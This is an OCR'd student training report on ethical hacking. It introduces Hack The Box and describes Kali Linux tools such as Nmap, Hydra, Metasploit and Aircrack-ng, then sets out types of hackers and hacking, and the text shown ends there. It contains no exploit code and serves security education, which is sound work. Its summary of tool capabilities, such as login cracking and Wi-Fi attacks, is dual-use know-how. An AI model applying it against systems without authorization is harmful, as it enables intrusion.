SIX WEEKS INDUSTRIAL TRANING REPORT

On

ETHICAL HACKING

At

Karyon

SUBMITTED IN PARTIAL FULFILLMENT OF THE REQUIREMENT FOR THE

AWARD OF THE DEGREE OF

BACHELOR OF TECHNOLOGY
COMPUTER SCIENCE AND ENGINEERING

SUBMITED BY:

Parmjeet Singh Kainth

UNIVERSTY ROLL NO.:

170280276

JUNE,2019

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

BABA BANDA SINGH BAHADUR ENGINEERING COLLEGE FATEHGARH SAHIB

CANDIDATE'S DECLARATION

I "PARMJEET SINGH KAINTH" hereby declare that I have undertaken six weeks training at " Karyon " during a period from 1st June to 31st July. The project entitled " ETHICAL HACKING " submitted by (PARMJEET SINGH KAINTH), (170280276) in partial fulfillment of the requirement for the award of degree of the B. Tech. (Computer Science and Engineering) submitted in Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib is an authentic record of my own work carried out during six weeks training, Training-II (BCSE1-525). The matter presented in this project has not formed the basis for the award of any other degree, diploma, fellowship or any other similar titles.

Signature of the Student

Place:

Date:

CERTIFICATE

ACKNOWLEDGEMENT

I express my sincere gratitude to the Maharaja Ranjit Singh Punjab Technical University, Bathinda for giving me the opportunity to undergo six weeks training, Training-II(BCSE1 525), after my 4^{th} Semester of B.Tech. (CSE)

I would like to thank Dr. G.S.Lamba, Principal and Dr. Baljit Singh Khehra, Head of Department, CSE at Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib for their kind support.

I also owe my sincere gratitude towards Mr. Moshian for his valuable advice and healthy criticism throughout my training which helped me immensely to complete my work successfully.

I would also like to thank everyone who has knowingly and unknowingly helped me throughout my work.

Last but not least, a word of thanks for the authors of all those books and papers which I have consulted during my training as well as for preparing the report.

ABSTRACT

HackTheBox: Hack The Box is an online Platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field. It contains several challenges that are constantly updated. Some of them simulating real world scenarios and some of them leaning more towards a CTF style of challenge. As an individual, you can complete a simple challenge to prove your skills and then create an account, allowing you to connect to our private network (HTB Net) where several machines wait for you to hack them. By hacking machines, you get points that help you advance in the rankings.

Table of Contents

S.No.	Title	Page No.
1.	Title Page	1
2.	Declaration of the Student	2
3.	Certificate	3
4.	Acknowledgement	4
5.	Abstract	5
6.	Introduction	7
7.	Hardware and Software specification	8
8.	Tools	9
9.	Working of project	15
10.	Conclusion	35
11.	References	36

INTRODUCTION

About→ Hack The Box is an online Platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.

Features→

1. Massive Lab
2. Careers
3. Ranks & Badges
4. Dedicated Labs

For Companies→Hack The Box provides a wealth of information and experience for your security team. Train your employees or find new talent among some of the world's top security experts using our recruitment system.

1. Dedicated Labs
2. Sponsorship Opportunities
3. Recruiting
4. Pro Labs

For Universities→ Universities from all over the globe are welcome to enroll for free and start competing against other universities. We also offer discounts to educational institutions for many of our services.

1. Dedicated Labs
2. Teams
3. Rankings
4. Pro Labs.

HARDWARE AND SOFTWARE SPECIFICATION

This Section lists minimum hardware and Software requirements needed to run the System efficiently.

Hardware Specification:


- A minimum of 20 GB disk space for the Kali Linux install
- RAM for i386 and amd64 architectures, minimum: 1GB, recommended: 2GB or more.
- CD-DVD Drive / USB boot support/ VirtualBox
- AWUS036NH LUXURY ALFA Adapter Network Ralink3070L 2.4Ghz High Power Wireless USB WIFI Adapter 2*8dBi Antenna with Long Range.

Software Specification:

- Operating System: Kali Linux
- Web Browser: Mozilla FF 31 and above or Google Chrome
- Drivers: Base64decoder, Aircrack-ng, Nmap, Wire-Shark, SSH, MySQL, Hydra

TOOLS


Nmap: Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping).



Secure Shell: Secure Shell (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Typical applications include remote command-line, login, and remote command execution, but any network service can be secured with SSH.


SSH provides a secure channel over an unsecured network in a client–server architecture, connecting an SSH client application with an SSH server. The protocol specification distinguishes between two major versions, referred to as SSH-1 and SSH-2. The standard TCP port for SSH is 22. SSH is generally used to access Unix-like operating systems, but it can also be used on Microsoft Windows. Windows 10 uses OpenSSH as its default SSH client.

SSH was designed as a replacement for Telnet and for unsecured remote shell protocols such as the Berkeley rlogin, rsh, and rexec protocols. Those protocols send information, notably passwords, in plaintext, rendering them susceptible to interception and disclosure using packet analysis. The encryption used by SSH is intended to provide confidentiality and integrity of data over an unsecured network, such as the Internet, although files leaked by Edward Snowden indicate that the National Security Agency can sometimes decrypt SSH, allowing them to read the contents of SSH sessions.



Hydra: Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.


It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.




MetaSploit: The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.






Aircrack-ng: Aircrack-ng is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.




Airmon-ng: This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

Usage:

usage: airmon-ng <start|stop> <interface> [channel] or airmon-ng <check|check kill>

Where:

- <start|stop> indicates if you wish to start or stop the interface. (Mandatory)
- <interface> specifies the interface. (Mandatory)
- [channel] optionally set the card to a specific channel.
- <check|check kill> "check" will show any processes that might interfere with the aircrack-ng suite. It is strongly recommended that these processes be eliminated prior to using the aircrack-ng suite. "check kill" will check and kill off processes that might interfere with the aircrack-ng suite. For "check kill" see



INTRODUCTION TO ETHICAL HACKING

Hacking is the process of finding vulnerabilities in a system and using these found vulnerabilities to gain unauthorized access into the system to perform malicious activities ranging from deleting system files to stealing sensitive information. Hacking is illegal and can lead to extreme consequences if you are caught in the act. People have been sentenced to years of imprisonment because of hacking. Nonetheless, hacking can be legal if done with permission. Computer experts are often hired by companies to hack into their system to find vulnerabilities and weak endpoints so that they can be fixed. This is done as a precautionary measure against legitimate hackers who have malicious intent. Such people, who hack into a system with permission, without any malicious intent, are known as *e*thical hackers and the process is known as ethical hacking.

What are the types of Hackers?

1. **White Hat Hacker:** It is another name for an Ethical Hacker. They hack into a system with prior permission to find out vulnerabilities so that they can be fixed before a person with malicious intent finds them.
2. **Black Hat Hacker:** They are also known as crackers, who hack in order to gain unauthorized access to a system & harm its operations or steal sensitive information. It's always illegal because of its malicious intent which includes stealing corporate data, violating privacy, damaging the system etc.
3. **Grey Hat Hacker:** They are a blend of both black hat and white hat hackers. They mostly hack for fun and exploit a security weakness in a computer system or network without the owner's permission or knowledge. Their intent is to bring the weakness to the attention of the owners & earning some bug bounty.


What are the different types of hacking?

1. **Website Hacking**: Hacking a website means taking unauthorized control over a web server and its associated software such as databases and other interfaces.
2. **Network Hacking:** Hacking a network means gathering information about a network by using tools like Telnet, NS lookup, Ping, Tracert, Netstat, etc. with the intent to harm the network system and hamper its operation.
3. **Email Hacking**: This includes gaining unauthorized access to an Email account and using it without taking the consent of its owner for sending out spam links, third-party threats, and other such harmful activities.
4. **Password Hacking**: This is the process of recovering secret passwords from data that has been stored in or transmitted by a computer system.
5. **Computer Hacking**: This is the process of stealing computer ID and password by applying hacking methods and getting unauthorized access to a computer system.

